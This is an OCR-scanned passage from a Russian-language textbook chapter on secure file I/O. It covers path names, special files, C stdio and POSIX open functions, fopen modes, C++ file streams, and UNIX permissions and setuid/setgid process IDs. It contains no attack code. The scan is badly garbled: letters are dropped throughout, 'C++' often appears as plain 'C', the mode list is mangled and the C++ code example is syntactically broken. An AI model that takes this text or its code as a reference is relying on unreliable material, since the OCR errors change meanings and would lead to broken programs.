


Рис 8 1 Простой

Файлы имеют имена. Соглашения об именовании файлов варьируются но из-за распространенности MS-DOS соглашение об именовании файлов 8 3 широко поддерживается. За астую вместо имени файла используется *имя пути* Имя пути вклю ает имя файла или каталога но содержит при этом информацию о том как пройти по файловой системе к данному файлу. *Абсолютные имена путей* на инаются с символа-разделителя[3] озна аю-щего то первым в имени пути является корневой каталог. В системах MS DOS и W ndows этому символу-разделителю может предшествовать буква диска например C . Если имя пути на инается не с символа-разделителя оно называется *относительным именем пути* и предшественником первого имени файла в имени пути является текущий рабо ий каталог процесса. Несколько имен путей могут приводить к одному и тому же файлу.

Рис 8 2 Компоненты имени пути

На рис. 8.2 показаны компоненты имени пути. Имя пути на инается с прямой косой ер-ты указывающей то это абсолютное имя пути. Имена в пути кроме коне ного указывают каталоги а коне ное имя файла может указывать как на каталог так и на обы ный файл.

Обычно то прямая косая черта в системах POSIX и обратная косая черта в системах W ndows

Специальные файлы

Во введении к этому разделу мы упоминали о том то каталоги представляют собой особые или *специальные файлы* (special files). Эти файлы вклю ают *каталоги* (d rectories) *символические ссылки* (symbolic l nks) *именованные каналы* (named pipes) *сокеты* (sockets) и *файлы устройств* (de ice files).

Каталоги содержат только список других файлов (содержимое каталога). Они поме- аются буквой d в ка естве первой буквы в поле прав доступа при просмотре с помощью команды Is -1.

```
drwxr-xr-x /
```

Каталоги (d rec ories) полу или такое название в результате у астия Bell Labs в проекте Mul ics. По всей видимости когда разработ ики решали как назвать не то то могло бы выглядеть как имя файла для поиска информации о файле им на ум пришла аналогия с книжными каталогами имеющими вид книги.

Символические ссылки представляют собой ссылки на другие файлы. Такая ссылка хранится как текстовое представление пути к файлу. Символи еские ссылки указываются буквой 1 в строке прав доступа.

```
lrwxrwxrwx termcap -> /usr/share/misc/termcap
```

Именованные каналы обеспе ивают обмен информацией среди разных процессов и могут существовать где угодно в файловой системе. Именованные каналы создаются командой mkf fo например mkfifo myp pe. Они указываются первой буквой p в строке прав доступа.

```
prw-rw--- mypipe
```

Сокеты обеспе ивают обмен информацией между двумя процессами работающими на одной машине. Они указываются первой буквой s в строке прав доступа.

```
srwxrwxrwx XO
```

Файлы устройств используются для применения прав доступа и непосредственных операций над файлами к соответствующим драйверам устройств. Символьные устройства обеспе ивают только последовательный поток ввода или вывода. Они указываются первой буквой c в строке прав доступа.

```
crw------  /dev/kbd
```

Бло ные устройства обеспе ивают произвольный доступ и указываются первой буквой b в строке прав доступа.

```
brw-rw--- /dev/hda
```

8.2. Интер ¹ еисы ¹ аилового ввода-вывода

Все функции файлового ввода-вывода в C собраны в заголово ном файле <stdio.h>. Безопасность операций ввода-вывода зависит от реализации конкретного компилятора операционной и файловой систем. Более старые библиотеки в общем слу ае более подвержены недостаткам безопасности ем новейшие.

Для символьных данных из ограни енного набора символов используются байтовые символы или тип cha . Функции ввода входных данных в байтовые символы и байтовые строки вклю ают fgetc () fge s () getc) getchar) f scant () scant) fscant () и scanf().

Функции вывода из байтовых символов и байтовых строк вклю ают fputc () fpu s () putc) putchar() fprintf () fprint () fpr n f() и pr n f().

Функции байтового ввода-вывода представляют собой объединение функции ungetc () функций байтового ввода и байтового вывода.

Для символьных данных естественных языков используются широкие символы или тип wchar_t.

Широкосимвольные функции ввода выполняют ввод входных данных в широкие символы и широкие строки fgetwc) fgetws () ge wc () ge wchar () fwscanf () wscanf) fwscanf() и wscan ().

Широкосимвольные функции вывода выполняют вывод выходных данных из широких символов и широких строк fputwc () f putws () putwc () putwchar () fwp int f () wprintf() fwpr n f() и wpr n f() .

Широкосимвольные функции ввода-вывода представляют собой объединение функции ungetwc () широкосимвольных функций ввода и широкосимвольных функций вывода. Поскольку широкосимвольные функции ввода-вывода являются более новыми при их разработке внесены определенные усовершенствования по сравнению с байтовыми функциями ввода-вывода.

Потоки данных

Входные и выходные данные отображаются на потоки логи еских данных свойства которых более однородны ем свойства реальных физи еских устройств к которым они присоединены таких как терминалы и файлы поддерживаемые структурированными устройствами хранения.

Поток связывается с внешним файлом путем открытия последнего при ем процесс связывания может вклю ать создание нового файла. Создание файла в слу ае если он уже существует приводит к уни тожению всего имевшегося в нем содержимого. Если вызывающий код недостато но внимателен при указании ограни ений какие файлы могут быть открытыми это может привести к непреднамеренной перезаписи существующего файла или то еще хуже злоумышленник может воспользоваться этой уязвимостью для уни тожения файлов в атакуемой системе.

Файлы обращение к которым осуществляется посредством механизма **`FILE`**, предоставленного заголово ным файлом <std o h> известны как *файлы потоков* (stream f les).

При инициализации программы открываются три предопределенных потока которые в результате не требуется открывать явно.

- stdin стандартный ввод (для тения обы ного ввода)
- stdout стандартный вывод (для записи обы ного вывода)
- stderr стандартные сообщения об ошибках (для записи диагности еского вывода)

Текстовые потоки stdin s dout и stderr являются выражениями типа указателя на **`FILE`**. При на альном открытии стандартный поток сообщений об ошибках не является буферизованным в отли ие от потоков стандартного ввода и вывода которые являются полностью буферизованными если только поток не является интерактивным устройством.

Открытие и закрытие файлов

Функция fopen () открывает файл имя которого представляет собой строку на которую указывает аргумент функции и связывает с ним поток. Функция fopen () имеет следующую сигнатуру.

```
1  FILE *fopen(
2       const char * restrict filename,
3       const char * restrict mode
4  )
```

Аргумент mode указывает на строку. Если это корректная строка файл открывается в указанном режиме в противном слу ае поведение функции не определено.

C99 поддерживает следующие режимы.

я г открытие текстового файла для тения

я w усе ение текстового файла до нулевого размера или создание текстового файла для записи

я a добавление открытие или создание текстового файла для записи в его конец

я rb открытие бинарного файла для тения

я wb усе ение бинарного файла до нулевого размера или создание бинарного файла для записи

я ab добавление открытие или создание бинарного файла для записи в его конец

а г открытие текстового файла для обновления (тения и записи)

я w усе ение текстового файла до нулевого размера или создание текстового файла для обновления

я a добавление открытие или создание текстового файла для обновления путем записи в его конец

я г Ь *или* rb открытие бинарного файла для обновления (тения и записи)

я w b *или* wb усе ение бинарного файла до нулевого размера или создание бинарного файла для обновления

я a Ь *или* ab добавление открытие или создание бинарного файла для обновления путем записи в его конец

CERT предложил а WG1 принял дополнение эксклюзивного режима в Cl 1. Открытие файла в эксклюзивном (исклю ительном) режиме (последний символ аргумента режима x) завершается неуда ей если файл уже существует или не может быть создан. В противном слу ае файл создается для эксклюзивного (известного также как *монопольный)* доступа к пространству для которого операционная система поддерживает эксклюзивный доступ.

я wx создание текстового файла в эксклюзивном режиме для записи

s wbx создание бинарного файла в эксклюзивном режиме для записи

и w x создание текстового файла в эксклюзивном режиме для обновления

я w bx *или* wb x создание бинарного файла в эксклюзивном режиме для обновления

Добавление этого режима решает важный вопрос уязвимости безопасности связанный с состояниями гонки описываемый далее в этой главе.

Файл может быть отклю ен от управляющего потока с помощью вызова функции **f close** () для закрытия файла. Все незаписанные буферизованные данные потока передаются среде выполнения для записи в файл. Все непро итанные буферизованные данные игнорируются.

Зна ение указателя на **FILE** после закрытия связанного с нш файла является *неопределенным* (вклю ая стандартные текстовые потоки). Обращение по неопределенному указателю является неопределенным поведением.

Существует ли факти ески файл нулевой длины (в который не было произведено записи ни одного символа) зависит от реализации.

Закрытый файл впоследствии может быть заново открыт той же или иной программой а его содержимое — уни тожено или изменено. Если функция **main** () возвращает управление вызвавшему ее коду или если вызывается функция **exit**) перед завершением программы все открытые файлы закрываются (а все выходные потоки сбрасываются). Про ие пути завершения программы такие как вызов функции **abort**) не обязаны корректно закрывать все файлы. Поэтому все еще не записанные на диск буферизованные данные могут быть потеряны. Linux гарантирует то эти данные будут сброшены на диск даже в слу ае аварийного завершения программы.

POSIX

В дополнение к поддержке функций файлового ввода-вывода в C POSIX определяет несколько своих собственных. В их исло входят функции для открытия и закрытия файлов обладающие следующими сигнатурами.

```
int open const char *path, int oflag, ...)
int close int fildes)
```

Вместо работы с объектами типа **FILE** функция **open** () создает *описание открытого файла* которое ссылается на файл и *дескриптор файла* который ссылается на описание открытого файла. Дескриптор файла используется для обращения к этому файлу другими функциями ввода-вывода такими как **close** ().

Дескриптор файла представляет собой уникальное неотрицательное целое исло в пределах процесса используехмое для идентификации открытого файла для обращения к нему. Зна ение дескриптора файла находится в диапазоне от 0 до **OPEN_MAX**. Процесс не может иметь более **OPEN_MAX** дескрипторов файлов открытых одновременно. Распространенным эксплойтом является ис ерпание коли ества доступных дескрипторов файлов для достижения отказа в обслуживании (DoS).

Описание открытого файла представляет собой запись о том как процесс или группа процессов обращается к файлу. Дескриптор файла представляет собой простой идентификатор сам по себе он не описывает ни его. Описание открытого файла вклю ает смещение в файле его состояние и режимы доступа к файлу На рис. 8 3 показан пример двух разных процессов обращающихся к одному и тому же файлу или i-узлу. Информация хранящаяся в описании открытого файла у каждого процесса своя отли ающаяся от описания у других процессов в то время как информация хранящаяся в i-узле связана с файлом и одна и та же для обоих процессов.




Рис. S.3. *Независимые открытия одного и того же файла*

В системах POSIX потоки обы но содержат дескриптор файла. Чтобы полу ить дескриптор файла связанный с потоком можно вызвать функцию POSIX f leno (). И наоборот можно вызвать функцию f dopen () тобы связать поток с дескриптором файла.

В табл. 8.1 подытожены отли ия между функциями fopen) и open ().

Таблица 8.1. Функции fopen () и open ()

fopen)	open()
Специфи на для стандарта C	Специфи на для POSIX
Возвращает поток ввода-вывода **FILE***	Возвращает дескриптор файла **int**
Режим определяется строкой	Режим определяется битовой маской
Часто вызывает **open)**	Системный вызов
Файл закрывается с помощью **f close ()**	Файл закрывается с помощью **close)**

Файловый ввод-вывод в C

C предоставляет те же системные вызовы и семантику то и C однако с иным синтаксисом. Библиотека C **<iostream>** вклю ает **<cstdio>,** которая представляет собой C -версию **<stdio.h>.** Таким образом C поддерживает все функции ввода-вывода C а также объекты **<iostream>.**

C вместо **FILE** для файловых потоков использует **if stream** для входных потоков на основе файлов **of stream** — для выходных потоков на основе файлов и **iof stream —** для файловых потоков которые обрабатывают и ввод и вывод. Все эти классы являются наследниками **f stream** и работают с символами (байтами).

Для широкосимвольного ввода-вывода с применением типа **wchar t** используются классы **wif stream, wof stream, wiof stream** и **wfstream.**

Для работы с символами (байтами) C предоставляет следующие потоки

н ciп для стандартного ввода заменяет s din

в cout для стандартного вывода заменяет stdout

а се г г для небуферизованного стандартного вывода сообщений об ошибках заменяет stde r

- clog для буферизованного стандартного вывода сообщений об ошибках полезно для журнальных записей

Для широких символов используются потоки wc n wcout wcerr и wclog.

Пример 8 1 представляет собой простую программу на языке программирования C которая итает символьные данные из файла с именем test txt и записывает их в стандартный вывод.

П 8 1 Ч C

```
01  #include <iostream>
02  #include <fstream>
03
04  using namespace std
05
06  int main void) {
07      ifstreaminfile
08      infile.open("test.txt", ifstream  in)
09      char c
10      while  infile » c)
11          cout « c
12      infile.close )
13      return 0
14  }
```

а 8.3. Управление доступом

Большинство эксплойтов на основе файловых систем и файлового ввода-вывода включает выполнение злоумышленником операции над файлом для которой у него нет достаточных привилегий. Разли ные файловые системы имеют разли ные модели управления доступом.

Как UFS так и NFS используют модель прав доступа к файлам UNIX. Это не озна ает то имеется только такая модель управления доступом. Например AFS и DFS используют списки управления доступом (access con rol li ts — ACL). Цель данной главы — описать пример модели управления доступом для определения контекста обсуждения уязвимостей файловых систем и эксплойтов. Поэтому в данной главе рассматривается только модель прав доступа из UNIX.

Термин *права доступа* (permiss on) и *привилегии* (pri ilege) похожи но все же имеют несколько разный смысл в особенности в контексте модели прав доступа UNIX. Привилегия представляет собой делегирование полномо ий в компьютерной системе. Соответственно привилегии связаны с пользователем или с заменителем пользователя таким как

процесс UNIX. Права доступа представляют собой привилегии необходимые для доступа к ресурсу а потому связаны с ресурсом таким как файл.

Модели привилегий обы но специфи ны для конкретных систем и сложны. Они асто представляют “идеальный шторм[4]” так как ошибка в управлении привилегиями и права-хМИ доступа за астую ведет непосредственно к уязвимостям безопасности.

Дизайн UNIX основан на идее больших многопользовательских систем с разделением времени таких как Mul ics[5]. Основная цель модели управления доступом в UNIX заклю- ается в том тобы предохранить пользователей и программы от злонамеренного (или слу айного) изменения данных других пользователей или операционной системы. Этот дизайн также полезен для ограни ения повреждений которые .могут произойти в результате нарушения системы безопасности. Однако пользователям необходим надежный способ выполнения крити ных к безопасности зада .

Пользователи систем UNIX имеют имя пользователя которое идентифицируется идентификатором пользователя (user ID — UID). Информация необходимая для отображения имени пользователя в UID хранится в файле /e c/passwd. Суперпользователь (oot) имеет UID равный 0 и может обращаться к любому файлу. Каждый пользователь принадлежит группе и имеет свой идентификатор группы (group ID — GID). Пользователи могут также принадлежать к дополнительным группам.

Аутентификация пользователя в UNIX-системе выполняется путем предоставления пользователем имени пользователя и его пароля. Программа входа анализирует содержимое файла /etc passwd или теневого файла /etc/shadow и выясняет соответствует ли имя пользователя корректному пользователю системы и соответствует ли представленный пользователем пароль паролю связанному с данным UID.

Права доступа в UNIX

Каждому *файлу* в файловой системе UNIX назна ается идентификатор владельца (UID) и группы (GID). Владение определяет какие пользователи и процессы могут обращаться к файлу. Только владелец файла или суперпользователь может изменять права доступа. Эта привилегия не может быть делегирована или использоваться совместно. Права доступа таковы.

я **Чтение** тение файла или списка содержимого каталога

в Запись запись в файл или каталог.

в Выполнение выполнение файла или рекурсивный обход дерева каталогов.

Эти права доступа могут быть даны (или забраны) каждому из следующих классов пользователей.

в Пользователь владелец файла.

я **Группа** пользователи являющиеся ленами группы файла.

я Прочие пользователи не являющиеся ни владельцами файла ни ленами его группы.

Perfect storm — идиома, означающая уникальное стечение неблагоприятных обст

Примеч пер

0 **Связь UNIX и Multics многогранна, и особая ирония заключается в том, что UN всестороннюю модель защиты Multics.**

Права доступа в общем слу ае представлены наборо*м восьмери ных зна ений как показано на рис. 8. . В данном слу ае владельцу предоставлены права тения записи и выполнения пользователям являющимся ленами группы файла и про им пользователям предоставлены права тения и выполнения файла.

Рис 8 4 Права доступа кфайлу$_y$ представленные вектором восьмеричных значений

Еще один способ просмотра прав доступа — с помощью команды UNIX **Is -1.**

```
drwx -      2 usrl cert  512 Aug 20  2003 risk management
lrwxrwxrwx 1 usrl cert   15 Apr  7 09 11 risk m->risk mngmnt
-rw-r—r--  1 usrl cert 1754 Mar  8 18 11 words05.ps
-r-sr—xr-x 1 root bin  9176 Apr  6  2012 /usr/bin/rs
-r-sr—sr-x 1 root sys  2196 Apr  6  2012 /usr/bin/passwd
```

Первый символ в строке прав доступа указывает тип файла обы ный файл >каталог **d,** символи еская связь 1 устройство **b/c,** сокет **s** или FIFO **f/p.** Например **d** в строке прав доступа для файла **risk management** указывает то этот файл является каталогом. Остальные символы в строке прав доступа указывают права предоставленные пользователю группе и про им. Это буквы **r** (тение) **w** (запись) **x** (выполнение) **s (set. id)** и **t** (бит привязки). Файл **words05.ps,** например предоставляет права тения и записи для пользователя и права только для тения группе и про им.

При обращении к файлу действительный или текущий идентификатор пользователя процесса (proce s's effecti e user ID — EUID) сравнивается с UID владельца файла. Если пользователь не является владельцем сравниваются GID после его проверяются права про их пользователей.

Флаг ограни енного удаления или бит привязки представлен символьной константой **S_ISVTX,** определенной в заголово ном файле POSIX **<sys/stat** .h>. Если каталог записываемый и для него установлен бит режима **S_ISVTX,** переименовать или удалить файл в каталоге может только владелец файла владелец каталога и суперпользователь. Если у каталога установлен бит режима **S ISVTX,** переименовывать и удалять файлы может пользователь с правами записи каталога даже если этот пользователь не является владельцем. Бит привязки обы но установлен для совместно используемых каталогов таких как **/tmp.** Если бит режима **S__ISVTX** установлен для файла не являющегося каталогом поведение не определено.

Изна ально бит привязки имел смысл только для выполняемых файлов. Он озна ает то когда программа запущена она должна быть зафиксирована в физи еской памяти и не должна выгружаться на диск. Именно отсюда произошло название этого бита. Системы виртуальной памяти в коне ном итоге в вопросах какие страницы памяти следует располагать в физи еской памяти стали более интеллектуальными ем пользователи. Примерно в то же самое время требования безопасности привели к предложению использовать этот бит и для каталогов.

Файлы также имеют бит установки идентификатора пользователя при выполнении представленный символьной константой **S ISUID.** Этот бит может быть установлен для

файла образа выполняемого процесса и указывает то процесс работает с привилегиями владельца файла (т.е. EUID и сохраненный идентификатор пользователя (set-user-ID) нового процесса устанавливаются равными идентификатору владельца файла) а не с привилегиями пользователя.

Бит установки идентификатора группы при выполнении (S_ISGID) аналоги ен только то рассмотренному. Этот бит может быть установлен для файла образа выполняемого процесса и указывает то процесс работает с привилегиями группы владельца файла (т.е. EUID и сохраненный идентификатор группы (set-group ID) нового процесса устанавливаются равными GID файла) а не с привилегиями группы пользователя.

Привилегии процесса

В предыдущем разделе было введено несколько видов пользовательских идентификаторов процесса без их пояснения. Первый из них — *идентификатор реального пользователя* (real user ID — RUID). RUID представляет собой идентификатор пользователя который запустил процесс и он совпадает с идентификатором пользователя родительского процесса если только он не был преднамеренно изменен. *Текущий* или *действующий идентификатор пользователя процесса* (effecti e user ID — EUID) представляет собой факти еский идентификатор используемый при проверке прав доступа ядром и определяет права доступа процесса. Если установлен бит режима установки пользовательского идентификатора (set-user-ID) файла образа нового процесса EUID нового образа процесса устанавливается равным идентификатору пользователя файла образа нового процесса. Наконец *сохраненный SUID* (sa ed set-user-ID — SSUID) представляет собой идентификатор владельца файла образа процесса для программ с установкой идентификатора пользователя при выполнении (set-user-ID-on-execution).

В дополнение к идентификаторам пользователей процессов процессы имеют идентификаторы групп которые в основном используются наряду с идентификаторами пользователей процессов. Процесс имеет *идентификатор реальной группы* (eal group D — RG D) который является перви ным идентификатором группы пользователя вызвавшего процесс. Процессы имеют также *действующий идентификатор группы* (effecti e group ID — EG D) который представляет собой один из идентификаторов групп используемых при проверке прав доступа ядром. EGID используется совместно с дополнительными идентификаторами групп. *Сохраненный SG D* (sa ed set-g oup-ID — SSGID) представляет собой идентификатор группы владельца файла образа процесса для программ с установкой идентификатора группы при выполнении (set-group-ID-on-execut on). Каждый процесс поддерживает список групп именуемых *дополнительными идентификаторами групп* (supplemen ary group D) леном которых является процесс. Этот список используется вместе с EG D при проверке прав доступа ядром.

Процесс инстанцированный стандартным вызовом C sys em () или системными вызовами POSIX fo k и `exec`) наследует RUID RGID EUID EGID и идентификаторы дополнительных групп родительского процесса.

В примере показанном на рис. 8 5 владелец `file` имеет UID 25. Процесс запущенный с RUID 25 выполняет образ процесса хранящийся в файле program. Файл p ogram принадлежит U D 18. Однако программа выполняется с правами родительского процесса. Следовательно программа выполняется с RUID и EUID равными 25 и может обращаться к файлам владельцем которых является данный UID.

